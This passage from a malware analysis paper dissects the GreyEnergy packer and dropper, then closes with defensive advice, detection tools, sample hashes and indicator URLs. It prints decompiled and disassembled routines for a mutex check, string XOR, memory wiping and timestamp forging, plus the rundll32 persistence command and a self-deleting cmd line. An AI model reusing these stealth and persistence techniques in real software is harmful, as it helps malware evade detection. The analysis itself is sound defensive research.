


Figure 31 - The flow executed by the packer includes decryption and decompression of the dropper and backdoor.

It's now possible to identify two specific components from the unpacked data, the dropper and the backdoor.

The next task performed by the packer is to execute the dropper in-memory without storing it inside the filesystem. To achieve that goal, the following steps are taken by the binary:

- A new buffer is allocated in the packer's virtual address space using the API `VirtualAlloc`. Then, all the sections of the dropper are copied inside it.
- All the imports contained inside the PE header are resolved using the APIs `LoadLibrary` and `GetProcAddress`.
- All the sections' permissions are set in accordance with the PE header using the API `VirtualProtect`
- The dropper binary is relocated in accordance with the `.reloc` section

Once all the steps are done, the dropper executable is correctly loaded into memory waiting to be executed. **This is the final confirmation that the binary is a packer**, because it meets all the primary characteristics of packers.

The packer extracts the entry point address (used to describe where the code starts inside the binary) from the PE header of the dropper and jumps to it using an unconditional instruction JMP. Once achieved, the execution flow migrates from the packer's code to the dropper's code.

It's easy to notice, because the execution flow leaves the packer's code section allocated at the offset `0x0040100`, and jumps to a completely different one, `0x0021964`. This last offset was allocated by the OS using a *`VirtualAlloc`* API, so it could be different each time it's executed.




Figure 32 - The execution flow jumps from the packer to the dropper code using the JMP instruction.

5. Stage 2 – Dropper

The dropper is a very small piece of code whose purpose is to drop the real malware inside the victim's system. A part of the dropper's mission is to make the malware persistent, so it will survive an eventual system reboot. Luckily the dropper is not as protected against analysis as the packer was, so it is easier to follow the logic flow.

5.1. Single execution

The malicious malware has probably been developed to execute only once, because the dropper checks if another process is running with a mutex using a unique name in the system. The name is obtained dynamically using the API `GetCurrentHwProfileA`, which uses the field *`szHwProfileGuid`* as the parameter opening the mutex. If it already exists, the process terminates itself.

```
signed int check_mutex()
{
  signed int v0; // esi
  struct tagHW_PROFILE_INFOA HwProfileInfo; // [esp+4h] [ebp-7Ch]

  v0 = 1;
  if ( GetCurrentHwProfileA(&HwProfileInfo) && OpenMutexA(SYNCHRONIZE, FALSE, HwProfileInfo.szHwProfileGuid) )
    v0 = 0;
  return v0;
}
```

Figure 33 - The dropper checks for the presence of a unique name, using the field szHwProfileGuid.

5.2. String encryption

All the strings used by the dropper are encrypted and stored inside the section `.rdata`, which usually contains all the read-only data.

The algorithm to decrypt the strings is a simple XOR instruction. In this case though, every string has a specific 4-byte XOR key that is declared at the beginning of the string itself. Even though a 4-byte key is used by the analyzed sample, the data structure appears to support a XOR key up to 8-bytes (the screenshot below shows 0x00 repeated 4 times).





Figure 34 - The decryption of the strings uses a 4-byte XOR key, although the data structure supports up to an 8-byte key.

The XOR-based algorithm chosen to encrypt the strings is easy to break, but it does protect against string extraction analysis. If the suspicious strings were stored in cleartext, they could trigger alarms by pattern-based security systems.

5.3. Anti-forensic technique: memory wipe

The dropper does not use the massive amount of anti-analysis techniques seen with the packer. However, the malware author implemented an in-line memory wipe algorithm in order to defeat common memory dumping analysis techniques. As observed with the packer, the memory is overwritten with the value 0x0 only once, but it was enough to effectively hide the malicious activity.

Once again, this is another indicator that the threat actors were highly motivated to keep their activities under the radar.



```
.text:004019CA 860                 jz      short loc_401A15
.text:004019CC 860                 push    edi             ; pointer to the string to wipe
.text:004019CD 864                 call    esi ; lstrlenW  ; get the string size
.text:004019CF 860                 add     eax, eax        ; real string size in byte (unicode)
.text:004019D1 860                 mov     ecx, edi        ; store the string pointer in ECX
.text:004019D3 860                 jz      short free_memory
.text:004019D5
.text:004019D5     wipe_func:                              ; CODE XREF: main+76↓j
.text:004019D5 860                 mov     byte ptr [ecx], 0 ; overwrite one byte with 0x0
.text:004019D8 860                 inc     ecx             ; next char in the string
.text:004019D9 860                 dec     eax             ; decrease the bytes left
.text:004019DA 860                 jnz     short wipe_func ; end of the string?
.text:004019DC 860                 jmp     short free_memory ; string overwritten
.text:004019DE     ;
.text:004019DE
.text:004019DE     loc_4019DE:                             ; CODE XREF: main+46↑j
.text:004019DE 860                 push    offset unk_402310
.text:004019E3 864                 call    decrypt_string
.text:004019E8 860                 mov     ebx, ds:lstrcatW
.text:004019EE 860                 mov     edi, eax
.text:004019F0 860                 push    edi             ; lpString2
.text:004019F1 864                 lea     eax, [ebp+pszPath]
.text:004019F7 864                 push    eax             ; lpString1
.text:004019F8 868                 call    ebx ; lstrcatW
.text:004019FA 860                 test    edi, edi
.text:004019FC 860                 jz      short loc_401A15
.text:004019FE 860                 push    edi             ; lpString
.text:004019FF 864                 call    esi ; lstrlenW
.text:00401A01 860                 add     eax, eax
.text:00401A03 860                 mov     ecx, edi
.text:00401A05 860                 jz      short free_memory
.text:00401A07
.text:00401A07     loc_401A07:                             ; CODE XREF: main+A8↓j
.text:00401A07 860                 mov     byte ptr [ecx], 0
.text:00401A0A 860                 inc     ecx
.text:00401A0B 860                 dec     eax
.text:00401A0C 860                 jnz     short loc_401A07
.text:00401A0E
.text:00401A0E     free_memory:                            ; CODE XREF: main+6F↑j
.text:00401A0E                                             ; main+78↑j ...
.text:00401A0E 860                 push    edi             ; EDI points to the wiped string
.text:00401A0F 864                 call    ds:LocalFree    ; Release the memory
.text:00401A15
```


Figure 35 - The GreyEnergy dropper uses an in-line memory wipe algorithm in order to defeat common memory dumping analysis techniques.

5.4. Malware dropping

The dropper obtains the path to the Windows-based tool *rundll32.exe* dynamically, which is an indicator that the malicious component is going to execute a DLL file. The backdoor is dropped inside the directory `%APPDATA%/Microsoft/` using a random GUID and the extension *.db*. Changing the file extension is a basic social engineering technique to trick the victim into thinking that the file is something harmless – while it actually contains malicious executable code.




Figure 36 - The malicious backdoor has the file extension .db, to trick the victim into thinking the file is harmless.

Soon after the malicious payload has been dropped inside the system, its "read the time" information is modified by the dropper.

The new information is copied by the metadata obtained from the file `C:\windows\system32\msvcrt.dll`, as shown in Figure 37.

```
int __stdcall get_system_file_time(LPCWSTR lpFileName, int a2, int a3, int a4)
{
  signed int v4; // esi
  HANDLE v5; // eax
  struct _WIN32_FIND_DATAW FindFileData; // [esp+4h] [ebp-250h]

  v4 = 0;
  v5 = FindFirstFileW(lpFileName, &FindFileData);// c:\windows\system32\msvcrt.dll
                                                 //
  if ( v5 != (HANDLE)-1 )
  {
    if ( a2 )
      *(FILETIME *)a2 = FindFileData.ftCreationTime;
    if ( a3 )
      *(FILETIME *)a3 = FindFileData.ftLastAccessTime;
    if ( a4 )
      *(FILETIME *)a4 = FindFileData.ftLastWriteTime;
    v4 = 1;
    FindClose(v5);
  }
  return v4;
}
```

Figure 37 - "Read the time" information from the file msvcrt.dll.

The API *SetFileTime* is used to write the information inside the dropped file. In the machine involved with the analysis, the time information was set to the values shown below. However, the results will vary depending on the specific version of the file *msvcrt.dll*.

```
Created: Thursday, 12 April 2018, 01:35:01
Modified: Thursday, 12 April 2018, 01:35:01
Accessed: Friday, 2 November 2018, 16:35:33
```

5.5. Set persistence

In order to survive a system reboot, the dropper creates a link file with a blank name "*%APPDATA%\Microsoft\Windows\Start Menu\Programs\Startup\   .lnk*" (10 space characters) pointing to the malicious file dropped in *%APPDATA%* using the following command:

```
C:\Windows\SysWOW64\rundll32.exe {4591E270-719A-4B01-A63C-C5B75CF04830}.db,#1
```

As the dropped backdoor `{4591E270-719A-4B01-A63C-C5B75CF04830}.db` is a DLL file, it needs a stub able to run its exported function. In order to do that, the dropper uses the system utility *rundll32.exe* to call the function **#1** exported by the DLL.

5.6. Execute the installed backdoor

Finally, the dropper is ready to execute the real piece of malware installed inside the victim's system.

The commands used to run the backdoor are the same as those used to ensure survival of a reboot:

```
C:\Windows\SysWOW64\rundll32.exe {4591E270-719A-4B01-A63C-C5B75CF04830}.db,#1
```

Once the backdoor is executed inside the system, the dropper does a final action to cleanup traces of the infection. It uses the API *ShellExecuteW* to execute the following command in the system's shell:

```
%WINDIR%\system32\cmd.exe /c (ping localhost >> nul & del [packer_path] >> nul)
```

The most important part of the string above is the command `del`, which deletes the packer's executable that started the execution flow described so far. The command ping sends 4 ICMP packets to the system's loopback interface and seems to be a decoy to cover up the fact that the packer will be deleted from the filesystem.

The last API called is *ExitProcess*, which terminates the execution of the packer after the dropper's code has been executed inside its address space.

6. GreyEnergy – A Stealthy Infection Requiring Proactive Defenses

Having completed my analysis, it's evident that the GreyEnergy packer does an effective job of slowing down the reverse engineering process. The techniques used are not new, but both the tools and the tactics employed were carefully selected.

For example, the threat actor chose to implement custom algorithms that are not too difficult to defeat but are hard enough that they protect the malicious payload. Additionally, the broad use of anti-forensic techniques, such as the wiping of in-memory strings, underline the attacker's attempt to stay hidden and have the infection go unnoticed.

To learn how the GreyEnergy attack proceeds post infection, refer to the initial, detailed ESET report. [1] Its capabilities include the ability to update its functionality by retrieving remote modules, the collection of extensive information about infected systems and the establishment of its own peer-to-peer network so that only a single node communicates externally.

While GreyEnergy is not known to include an ICS attack module right now, it could have one in the future. It could also target other critical sectors, such as financial services or telecommunications. Moreover, since several components of the GreyEnergy APT are now publicly available and detectable by security products, we can assume the threat actors have modified the malware in response.

Thus, industrial and other critical infrastructure organizations need to defend themselves from GreyEnergy. The best defense for the infection method described in this paper is to train employees about the dangers of email phishing campaigns, including how to recognize malicious emails and attachments. The importance of reporting every suspicious document to the security department should be emphasized.

I also recommend that your critical infrastructure networks be monitored with dedicated cyber security systems to proactively detect any threats present in the network. Rapid detection facilitates prevention, mitigates disruptions and protects against the theft of intellectual property.

6.1. Free tools and findings: helping the security community defend against GreyEnergy

As a direct outcome of this analysis, I developed tools to help analysts dissect this piece of malware. The ***GreyEnergy Yara Module,*** [3] is high-performing code for compiling with the Yara engine. It adds a new keyword that determines whether a file processed by Yara is the GreyEnergy packer or not.

This tool, combined with the previously published ***GreyEnergy Unpacker*** (a Python script that automatically unpacks both the dropper and the backdoor, extracting them onto a disk), saves other security analysts the reverse engineering work explained in this paper.

I hope that these tools, along with my findings, facilitate further GreyEnergy analysis and help the security community better defend critical infrastructure systems in the future.

7. Appendix – List of Analyzed Malware Components

ESET, in conjunction with its report, shared several malware components with the ICS security community. The following table shows the components that were used in the research for this paper.

Malware Samples

Component	SHA-1
Malicious Word document	177AF8F6E8D6F4952D13F88CDF1887CB7220A645
Dropper	51309371673ACD310F327A10476F707EB914E255
Encrypted overlay payload	BD67AE6C9C4C5DEE10FD8E889133427BF42D0580

IOCs

Component	Malicious URLs
Malicious Word document	http://pbank.co.ua/img/rKPGshUCwICOdqe1P8Ig5odmykCedtG2zar.png
Malicious Word document	http://pbank.co.ua/favicon.ico

Bibliography

[1] ESET, "GreyEnergy - A successor to BlackEnergy," [Online]. Available: https://www.welivesecurity.com/wp-content/uploads/2018/10/ESET_GreyEnergy.pdf.

[2] A. Di Pinto, "Analyzing the GreyEnergy ICS Malware: from Maldoc to Backdoor," 2018 November 2018. [Online]. Available: https://www.nozominetworks.com/2018/11/20/blog/analyzing-the-greyenergy-malware-from-maldoc-to-backdoor/.

[3] Nozomi Networks, "GreyEnergy analysis toolkit," November 2018. [Online]. Available: https://github.com/NozomiNetworks/greyenergy-unpacker.

[4] VirusTotal, "Yara modules," [Online]. Available: https://yara.readthedocs.io/en/v3.7.0/writingrules.html#using-modules.

[5] FireEye. [Online]. Available: https://github.com/fireeye/flare-fakenet-ng.

[6] I. Pavlov, "7-Zip File Archiver," [Online]. Available: https://www.7-zip.org.

[7] S. Didier, "OleDump Analyzer," [Online]. Available: https://blog.didierstevens.com/programs/oledump-py/.

[8] Hex-Rays, "IDA Pro," [Online]. Available: https://www.hex-rays.com/products/ida/.

[9] Wikipedia, "Entropy (information theory)," [Online]. Available: https://en.wikipedia.org/wiki/Entropy_(information_theory).

[10] Open-source community, "x64dbg debugger," [Online]. Available: https://x64dbg.com/.

About the Author

Alessandro Di Pinto (@adipinto) is a Security Research Manager at Nozomi Networks. He previously worked as Penetration Tester and Reverse Engineer at Emaze Networks and then continued his interest in advanced malware analysis at Symantec as Sr. Threat Analysis Engineer. During his career he has obtained the Offensive Security Certified Professional (OSCP) and the GIAC Reverse Engineering Malware (GREM) certifications.

Nozomi Networks

The Leading Solution for OT and IoT Security and Visibility

Nozomi Networks is the leader in OT and IoT security and visibility. We accelerate digital transformation by unifying cybersecurity visibility for the largest critical infrastructure, energy, manufacturing, mining, transportation, building automation and other OT sites around the world. Our innovation and research make it possible to tackle escalating cyber risks through exceptional network visibility, threat detection and operational insight.

NOZOMI NETWORKS

www.nozominetworks.com
@nozominetworks

NN-GREYENERGY-RP-8.5x11-003